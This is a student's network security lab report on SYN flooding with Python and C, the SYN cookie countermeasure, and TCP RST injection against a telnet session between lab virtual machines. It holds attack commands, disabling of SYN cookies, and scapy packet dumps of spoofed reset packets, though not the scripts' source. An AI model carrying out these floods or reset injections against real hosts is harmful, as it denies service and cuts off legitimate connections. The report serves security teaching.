

**Task 1: SYN Flooding Attack****Task 1.1 TCP SYN attack with Python**

The victim's queue of half open connections is set to 128. SYN Cookies are set to zero. SYN cookie is a mitigation strategy used to resist SYN attacks and, in this case, we are setting it to 0 so that we can successfully launch a SYN attack.

```
PES1UG20CS280(10.0.2.4) - $sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
PES1UG20CS280(10.0.2.4) - $sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

The set of ports ready to listen (the queue contents) are displayed to the user when the below command is executed at the victim machine.

For Task 1, Task 2, the corresponding IP address conventions are as follows-

USER 1 IP → 10.0.2.6

Attacker IP → 10.0.2.5

Victim IP → 10.0.2.4

```
PES1UG20CS280(10.0.2.4) - $netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                  :::*                    LISTEN
tcp6       0      0 :::1:953                 :::*                    LISTEN
```

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After the python file is executed on the attacker's machine, User 1 tries to telnet to the Victim machine. We see that the telnet connection is successfully established.

When the queue information of the victim machine is checked again, we see that a connection has been established between User 1 and the Victim machine.

The reason why this attack is not successful is because Python is very slow. The IP port no. mapping can be seen in the Local Address and Foreign Address sections of ESTABLISHED connection. The attacker was not successful in flooding the client with several TCP SYN Packets.

```
PES1UG20CS280(10.0.2.4) - $netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.6:43986          ESTABLISHED
tcp6       0      0 :::80                   :::*                     LISTEN
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::21                   :::*                     LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::1:953                 :::*                     LISTEN
```

Because the attack fails, we execute the following commands

ip tcp\_metrics show

```
PES1UG20CS280(10.0.2.5) - $ip tcp_metrics show
127.0.0.1 age 46.232sec cwnd 10 rtt 3515us rttvar 6593us source 127.0.0.1
PES1UG20CS280(10.0.2.5) - $sudo su
PES1UG20CS280_ROOT(10.0.2.5) - $python3 synflood.py
^Z
[1]+  Stopped                  python3 synflood.py
PES1UG20CS280_ROOT(10.0.2.5) - $ip tcp_metrics show
104.236.0.104 age 130.888sec cwnd 10 rtt 215987us rttvar 120854us source 10.0.2.5
52.216.93.165 age 150.384sec source 10.0.2.5
185.125.190.52 age 145.660sec cwnd 10 rtt 235978us rttvar 209756us source 10.0.2.5
127.0.0.1 age 216.404sec cwnd 10 rtt 3515us rttvar 6593us source 127.0.0.1
91.189.91.38 age 130.880sec cwnd 10 rtt 189007us rttvar 189007us source 10.0.2.5
PES1UG20CS280_ROOT(10.0.2.5) - $
```

ip tcp\_metrics flush


```
PES1UG20CS280_ROOT(10.0.2.5) - $ip tcp_metrics flush
PES1UG20CS280_ROOT(10.0.2.5) - $
```

When the contents are flushed and the task is executed again, we see half open connections on the victim machine.

```
PES1UG20CS280(10.0.2.4) - $netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             240.172.181.65:44073    SYN_RECV
tcp        0      0 10.0.2.4:23             242.129.199.7:15188     SYN_RECV
tcp        0      0 10.0.2.4:23             244.17.82.17:10760      SYN_RECV
```


**Task1.2 Launching the Attack Using C**

When the same attack is carried out in C, we see that the telnet between User 1 and Victim machine is unsuccessful. The client keeps trying to connect to victim but a connection is simply not established b/w the two.



```
Terminal
PES1UG20CS280(10.0.2.6) -$telnet 10.0.2.4
Trying 10.0.2.4...
^Z
^C
PES1UG20CS280(10.0.2.6) -$
```

Once we reset the queue size to 128 and then check the contents of victim's queue after the attack is initiated on the attacker VM, we see that the victim has several half-open connections. All of these half-open connections are directed to port number 23 (Telnet happens in port number 23). C generates packets very quickly, which is why the attack is successful. The IP addresses of the SYN packets are randomly generated.



```
PES1UG20CS280(10.0.2.4) -$sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
PES1UG20CS280(10.0.2.4) -$netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             240.172.181.65:44073    SYN_RECV
tcp        0      0 10.0.2.4:23             242.129.199.7:15188    SYN_RECV
tcp        0      0 10.0.2.4:23             244.17.82.17:10760     SYN_RECV
tcp        0      0 10.0.2.4:23             245.105.13.15:53246    SYN_RECV
tcp        0      0 10.0.2.4:23             247.203.204.38:40918   SYN_RECV
tcp        0      0 10.0.2.4:23             240.128.157.22:63926   SYN_RECV
tcp        0      0 10.0.2.4:23             242.9.230.122:9020     SYN_RECV
tcp        0      0 10.0.2.4:23             249.165.109.104:43501  SYN_RECV
tcp        0      0 10.0.2.4:23             251.204.73.11:45643    SYN_RECV
tcp        0      0 10.0.2.4:23             246.36.252.75:24206    SYN_RECV
tcp        0      0 10.0.2.4:23             240.27.33.71:50719     SYN_RECV
tcp        0      0 10.0.2.4:23             252.83.0.13:21503      SYN_RECV
tcp        0      0 10.0.2.4:23             248.109.87.3:64531     SYN_RECV
tcp        0      0 10.0.2.4:23             248.1.107.66:62917     SYN_RECV
tcp        0      0 10.0.2.4:23             252.181.224.72:62479   SYN_RECV
tcp        0      0 10.0.2.4:23             251.234.169.34:25311   SYN_RECV
tcp        0      0 10.0.2.4:23             245.245.54.118:2963    SYN_RECV
tcp        0      0 10.0.2.4:23             241.162.94.81:32239    SYN_RECV
tcp        0      0 10.0.2.4:23             240.12.138.87:52884    SYN_RECV
tcp        0      0 10.0.2.4:23             240.105.11.27:59384    SYN_RECV
tcp        0      0 10.0.2.4:23             240.144.65.120:52677   SYN_RECV
```

Several illegitimate SYN requests i.e requests to open a connection are reaching host 10.0.2.4 (Victim) that the legitimate request from 10.0.2.5 (User 1) is not being serviced.

### Task 1.3: Enable the SYN Cookie Countermeasure

In this task we enable the SYN cookie countermeasure to mitigate the possibility of a SYN attack. A new TCB is opened only when the client responds to the crafted SYN-ACK packet sent by the server.

When Python is used, SYN cookie measure allows the user to connect to the victim machine and establish a connection b/w the two.

```
PES1UG20CS280(10.0.2.4) - $sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
PES1UG20CS280(10.0.2.4) - $sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
PES1UG20CS280(10.0.2.4) - $clear

PES1UG20CS280(10.0.2.4) - $netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23            10.0.2.6:43990          ESTABLISHED
tcp6       0      0 :::80                   :::*                     LISTEN
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::21                   :::*                     LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::1:953                 :::*                     LISTEN
```

When the same task is repeated in C , there are several half open connections that are seen in the queue as can be seen below-

```
PES1UG20CS280(10.0.2.4) - $sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
PES1UG20CS280(10.0.2.4) - $netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23            241.76.55.10:49042      SYN_RECV
tcp        0      0 10.0.2.4:23            248.134.27.8:55139      SYN_RECV
tcp        0      0 10.0.2.4:23            243.6.113.127:32724     SYN_RECV
tcp        0      0 10.0.2.4:23            244.64.95.36:25423      SYN_RECV
tcp        0      0 10.0.2.4:23            241.220.168.63:57967    SYN_RECV
tcp        0      0 10.0.2.4:23            252.247.100.100:38611   SYN_RECV
tcp        0      0 10.0.2.4:23            249.63.92.56:39890      SYN_RECV
tcp        0      0 10.0.2.4:23            248.126.164.75:10445    SYN_RECV
tcp        0      0 10.0.2.4:23            245.158.38.124:5315     SYN_RECV
tcp        0      0 10.0.2.4:23            244.243.209.92:1795     SYN_RECV
tcp        0      0 10.0.2.4:23            246.12.74.115:60336     SYN_RECV
tcp        0      0 10.0.2.4:23            246.25.159.70:29459     SYN_RECV
```

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However, a connection is established b/w User1 and Victim as can be seen below. This is because the Victim does not put the half open connection into its queue until it has received a response to its SYN-ACK (SYN Cookie) packet. This ensures that legitimate requests are considered and connected once the three-way handshake is complete.

tcp	0	0	10.0.2.4:23	253.143.115.23:50501	SYN_RECV
tcp	0	0	10.0.2.4:23	244.131.121.39:46064	SYN_RECV
tcp	0	0	10.0.2.4:23	246.250.157.114:2605	SYN_RECV
tcp	0	0	10.0.2.4:23	249.203.75.91:43219	SYN_RECV
tcp	0	0	10.0.2.4:23	10.0.2.6:43992	ESTABLISHED
tcp	0	0	10.0.2.4:23	246.123.153.57:13793	SYN_RECV
tcp	0	0	10.0.2.4:23	248.118.33.101:63241	SYN_RECV
tcp	0	0	10.0.2.4:23	246.242.24.107:48198	SYN_RECV
tcp	0	0	10.0.2.4:23	245.115.12.120:8834	SYN_RECV
tcp	0	0	10.0.2.4:23	248.106.57.117:60980	SYN_RECV
tcp	0	0	10.0.2.4:23	240.235.30.56:42643	SYN_RECV
tcp	0	0	10.0.2.4:23	255.197.139.21:21041	SYN_RECV
tcp	0	0	10.0.2.4:23	255.226.232.52:36683	SYN_RECV
tcp	0	0	10.0.2.4:23	241.87.101.14:1223	SYN_RECV
tcp	0	0	10.0.2.4:23	247.211.111.61:25357	SYN_RECV
tcp	0	0	10.0.2.4:23	243.128.75.58:15272	SYN_RECV
tcp	0	0	10.0.2.4:23	253.161.122.83:34199	SYN_RECV
tcp	0	0	10.0.2.4:23	245.240.61.115:10283	SYN_RECV
tcp	0	0	10.0.2.4:23	255.102.184.3:52333	SYN_RECV

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### Task 2 - TCP RST Attacks on Telnet Connections

When User 1 telnets into Victim machine, several Telnet TCP packets are exchanged b/w the two. The screenshot shown below shows those packets.

6	2022-09-21	02:36:01.6842165...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
7	2022-09-21	02:36:01.6842766...	10.0.2.4	10.0.2.6	TCP	68 23 → 33596 [ACK] Seq=626491878 Ack=3026040702 Win=227 Len=0 TSval=1034886
8	2022-09-21	02:36:01.9262700...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
9	2022-09-21	02:36:01.9263199...	10.0.2.4	10.0.2.6	TCP	68 23 → 33596 [ACK] Seq=626491878 Ack=3026040703 Win=227 Len=0 TSval=1034946
10	2022-09-21	02:36:02.0629430...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
11	2022-09-21	02:36:02.0630267...	10.0.2.4	10.0.2.6	TCP	68 23 → 33596 [ACK] Seq=626491878 Ack=3026040704 Win=227 Len=0 TSval=1034980
12	2022-09-21	02:36:02.2825831...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
13	2022-09-21	02:36:02.2826318...	10.0.2.4	10.0.2.6	TCP	68 23 → 33596 [ACK] Seq=626491878 Ack=3026040705 Win=227 Len=0 TSval=1035035
14	2022-09-21	02:36:02.4772453...	10.0.2.6	10.0.2.4	TELNET	70 Telnet Data ...
15	2022-09-21	02:36:02.4772979...	10.0.2.4	10.0.2.6	TCP	68 23 → 33596 [ACK] Seq=626491878 Ack=3026040707 Win=227 Len=0 TSval=1035084
16	2022-09-21	02:36:02.4777772...	10.0.2.6	10.0.2.4	TELNET	70 Telnet Data ...
17	2022-09-21	02:36:02.4781077...	10.0.2.4	10.0.2.6	TCP	68 33596 → 23 [ACK] Seq=3026040707 Ack=626491880 Win=229 Len=0 TSval=1018373
18	2022-09-21	02:36:06.1049213...	10.0.2.4	10.0.2.6	TELNET	87 Telnet Data ...
19	2022-09-21	02:36:06.1055220...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040707 Ack=626491899 Win=229 Len=0 TSval=1019280
20	2022-09-21	02:36:06.1093597...	10.0.2.4	10.0.2.6	TELNET	78 Telnet Data ...
21	2022-09-21	02:36:06.1099093...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040707 Ack=626491909 Win=229 Len=0 TSval=1019281
22	2022-09-21	02:36:06.3058164...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
23	2022-09-21	02:36:06.3067666...	10.0.2.4	10.0.2.6	TELNET	69 Telnet Data ...
24	2022-09-21	02:36:06.3902225...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040708 Ack=626491910 Win=229 Len=0 TSval=1019351
25	2022-09-21	02:36:07.6991661...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
26	2022-09-21	02:36:07.6997635...	10.0.2.4	10.0.2.6	TELNET	69 Telnet Data ...
27	2022-09-21	02:36:07.7804056...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040709 Ack=626491911 Win=229 Len=0 TSval=1019679
28	2022-09-21	02:36:07.9399855...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
29	2022-09-21	02:36:07.9406334...	10.0.2.4	10.0.2.6	TELNET	69 Telnet Data ...
30	2022-09-21	02:36:07.9411443...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040710 Ack=626491912 Win=229 Len=0 TSval=1019739
31	2022-09-21	02:36:08.3134906...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
32	2022-09-21	02:36:08.3138496...	10.0.2.4	10.0.2.6	TELNET	69 Telnet Data ...
33	2022-09-21	02:36:08.3143276...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040711 Ack=626491913 Win=229 Len=0 TSval=1019832
34	2022-09-21	02:36:09.6263310...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
35	2022-09-21	02:36:09.6269796...	10.0.2.4	10.0.2.6	TELNET	71 Telnet Data ...
36	2022-09-21	02:36:09.6274910...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040712 Ack=626491916 Win=229 Len=0 TSval=1020160
37	2022-09-21	02:36:09.8614374...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
38	2022-09-21	02:36:09.8620296...	10.0.2.4	10.0.2.6	TELNET	71 Telnet Data ...
39	2022-09-21	02:36:09.8625155...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040713 Ack=626491919 Win=229 Len=0 TSval=1020219
40	2022-09-21	02:36:10.0754074...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
41	2022-09-21	02:36:10.0760892...	10.0.2.4	10.0.2.6	TELNET	71 Telnet Data ...

The last TELNET packet sent to the Victim machine can be used to obtain the next sequence number or the sequence number of the last TCP packet sent from the Victim machine can be used to identify the next sequence number.

87	2022-09-21	02:36:18.2798973...	10.0.2.4	10.0.2.6	TELNET	70 Telnet Data ...
88	2022-09-21	02:36:18.2801489...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040731 Ack=626492315
89	2022-09-21	02:36:18.2884679...	10.0.2.4	10.0.2.6	TELNET	452 Telnet Data ...
90	2022-09-21	02:36:18.2889719...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040731 Ack=626492699
91	2022-09-21	02:36:18.2893947...	10.0.2.4	10.0.2.6	TELNET	94 Telnet Data ...
92	2022-09-21	02:36:18.2897274...	10.0.2.6	10.0.2.4	TCP	68 33596 → 23 [ACK] Seq=3026040731 Ack=626492725
93	2022-09-21	02:36:36.9944082...	:::1	:::1	UDP	64 60610 → 39906 Len=0
94	2022-09-21	02:36:47.0148647...	:::1	:::1	UDP	64 60610 → 39906 Len=0
95	2022-09-21	02:37:07.0442299...	:::1	:::1	UDP	64 60610 → 39906 Len=0
96	2022-09-21	02:37:27.0696062...	:::1	:::1	UDP	64 60610 → 39906 Len=0
97	2022-09-21	02:37:47.1016756...	:::1	:::1	UDP	64 60610 → 39906 Len=0
98	2022-09-21	02:38:07.1407853...	:::1	:::1	UDP	64 60610 → 39906 Len=0
99	2022-09-21	02:38:27.1551714...	:::1	:::1	UDP	64 60610 → 39906 Len=0
100	2022-09-21	02:38:47.1623891...	:::1	:::1	UDP	64 60610 → 39906 Len=0
101	2022-09-21	02:39:07.1850378...	:::1	:::1	UDP	64 60610 → 39906 Len=0
102	2022-09-21	02:39:27.1985773...	:::1	:::1	UDP	64 60610 → 39906 Len=0
103	2022-09-21	02:39:37.7853290...	PcsCompu_94:43:70		ARP	62 Who has 10.0.2.4? Tell 10.0.2.5
104	2022-09-21	02:39:37.7853690...	PcsCompu_c6:fa:69		ARP	44 10.0.2.4 is at 08:00:27:c6:fa:69
105	2022-09-21	02:39:37.8080250...	10.0.2.6	10.0.2.4	TCP	62 33596 → 23 [RST] Seq=3026040731 Win=8192 Len=0
106	2022-09-21	02:39:47.2562140...	:::1	:::1	UDP	64 60610 → 39906 Len=0
107	2022-09-21	02:39:49.2765155...	10.0.2.4	10.0.2.3	DHCP	344 DHCP Request - Transaction ID 0xfe11595e
108	2022-09-21	02:39:49.2939157...	10.0.2.3	10.0.2.4	DHCP	592 DHCP ACK - Transaction ID 0xfe11595e
109	2022-09-21	02:39:53.1946332...	10.0.2.6	10.0.2.4	TELNET	69 Telnet Data ...
110	2022-09-21	02:39:53.1946909...	10.0.2.4	10.0.2.6	TCP	56 23 → 33596 [RST] Seq=626492725 Win=0 Len=0
111	2022-09-21	02:39:54.3639754...	PcsCompu_c6:fa:69		ARP	44 Who has 10.0.2.3? Tell 10.0.2.4
112	2022-09-21	02:39:54.3745021...	PcsCompu_f8:fb:f6		ARP	62 10.0.2.3 is at 08:00:27:f8:fb:f6
113	2022-09-21	02:39:58.2051892...	PcsCompu_c6:fa:69		ARP	44 Who has 10.0.2.6? Tell 10.0.2.4
114	2022-09-21	02:39:58.2057309...	PcsCompu_95:74:81		ARP	62 10.0.2.6 is at 08:00:27:95:74:81
115	2022-09-21	02:39:58.2562382...	PcsCompu_95:74:81		ARP	62 Who has 10.0.2.4? Tell 10.0.2.6
116	2022-09-21	02:39:58.2562785...	PcsCompu_c6:fa:69		ARP	44 10.0.2.4 is at 08:00:27:c6:fa:69
117	2022-09-21	02:40:07.3070438...	:::1	:::1	UDP	64 60610 → 39906 Len=0
118	2022-09-21	02:40:27.3244519...	:::1	:::1	UDP	64 60610 → 39906 Len=0

When the attacker initiates the injection of an RST packet into the network, we see the packet sent to the Victim machine's port number. When the user (User 1) tries to enter a character on telnet, another RST packet is sent that terminates the connection on both ends, thereby forcefully terminating a legitimate connection between User 1 and Victim.



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Name: Pavan R Kashyap  
5<sup>th</sup> Semester E section

SRN: PES1UG20CS280

The corresponding output for when reset.py is executed is shown below. Entire information of the RESET packet is displayed.

```
PES1UG20CS280_ROOT(10.0.2.5) - $python3 reset.py
SENDING RESET PACKET.....
version      : BitField (4 bits)          = 4              ('4')
ihl          : BitField (4 bits)          = None           ('None')
tos          : XByteField                 = 0              ('0')
len          : ShortField                 = None           ('None')
id           : ShortField                 = 1              ('1')
flags        : FlagsField                 = <Flag 0 (>)    ('<Flag 0 (>')
frag         : BitField (13 bits)         = 0              ('0')
ttl          : ByteField                  = 64             ('64')
proto        : ByteEnumField              = 6              ('0')
chksum       : XShortField                = None           ('None')
src          : SourceIPField              = '10.0.2.6'     ('None')
dst          : DestIPField                = '10.0.2.4'     ('None')
options      : PacketListField            = []             ('[]')
--
sport        : ShortEnumField             = 33596          ('20')
dport        : ShortEnumField             = 23             ('80')
seq          : IntField                   = 3026040731     ('0')
ack          : IntField                   = 0              ('0')
dataofs      : BitField (4 bits)          = None           ('None')
reserved     : BitField (3 bits)          = 0              ('0')
flags        : FlagsField                 = <Flag 4 (R)>    ('<Flag 2 (S)>')
window       : ShortField                 = 8192           ('8192')
chksum       : XShortField                = None           ('None')
urgptr       : ShortField                 = 0              ('0')
options      : TCPOptionsField            = []             ('b''')
PES1UG20CS280_ROOT(10.0.2.5) - $
```

The output below shows the result of the attack execution. The telnet connection is terminated as can be seen below.

```
PES1UG20CS280(10.0.2.6) - $telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:

Login incorrect
VM login: seed
Password:
Last login: Wed Sep 21 02:09:39 EDT 2022 from 10.0.2.6 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

PES1UG20CS280(10.0.2.4) - $ls
android  Desktop  examples.desktop  host  Pictures  Templates
bin      Documents get-pip.py       lib   Public    Videos
Customization Downloads hoat           Music source
PES1UG20CS280(10.0.2.4) - $Connection closed by foreign host.
PES1UG20CS280(10.0.2.6) - $
```

## COMPUTER NETWORK SECURITY LAB -04

Name: Pavan R Kashyap

SRN: PES1UG20CS280

5<sup>th</sup> Semester E section

When reset\_auto.py is executed, the user does not need to manually check the sequence number to attach an RST packet. The acknowledgement of the last TCP packet is used as the next sequence number of the first RST packet being sent. This initiates an uncivilized termination.

The connection is terminated when the attacker initiates an attack.

```
PES1UG20CS280(10.0.2.6) -$telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Sep 21 01:43:26 EDT 2022 from 10.0.2.6 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

PES1UG20CS280(10.0.2.4) -$ls
android      Desktop    examples.desktop  host  Pictures  Templates
bin          Documents get-pip.py       lib   Public    Videos
Customization Downloads  hoat             Music  source
PES1UG20CS280(10.0.2.4) -$lConnection closed by foreign host.
PES1UG20CS280(10.0.2.6) -$
```

The output in Attacker's machine is as shown below.

```
PES1UG20CS280~ROOT(10.0.2.5) -$python3 reset_auto.py
version      : BitField (4 bits)      = 4          ('4')
ihl          : BitField (4 bits)      = None       ('None')
tos          : XByteField           = 0          ('0')
len          : ShortField           = None       ('None')
id           : ShortField           = 1          ('1')
flags        : FlagsField           = <Flag 0 (>) ('<Flag 0 (>)')
frag         : BitField (13 bits)    = 0          ('0')
ttl          : ByteField            = 64         ('64')
proto        : ByteEnumField         = 6          ('0')
chksum       : XShortField           = None       ('None')
src          : SourceIPField         = '10.0.2.4' ('None')
dst          : DestIPField           = '10.0.2.6' ('None')
options      : PacketListField      = []         ('[]')
--
sport        : ShortEnumField        = 23         ('20')
dport        : ShortEnumField        = 33590      ('80')
seq          : IntField              = 3481222999 ('0')
ack          : IntField              = 0          ('0')
dataofs      : BitField (4 bits)     = None       ('None')
reserved     : BitField (3 bits)     = 0          ('0')
flags        : FlagsField           = <Flag 4 (R)> ('<Flag 2 (S)>')
window       : ShortField            = 8192       ('8192')
chksum       : XShortField           = None       ('None')
urgptr       : ShortField            = 0          ('0')
options      : TCPOptionsField       = []         ('b''')
version      : BitField (4 bits)     = 4          ('4')
ihl          : BitField (4 bits)      = None       ('None')
tos          : XByteField           = 0          ('0')
len          : ShortField           = None       ('None')
id           : ShortField           = 1          ('1')
```



## COMPUTER NETWORK SECURITY LAB -04

Name: Pavan R Kashyap  
5<sup>th</sup> Semester E section

SRN: PES1UG20CS280

Screenshot of the TCP TELNET packets being exchanged in the network are shown below.  
This is the output when User1 telnets into Victim machine. The attack is initiated after this.

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-09-21 01:57:24.1579563	:::1	:::1	UDP	64	60610 → 39906 Len=0
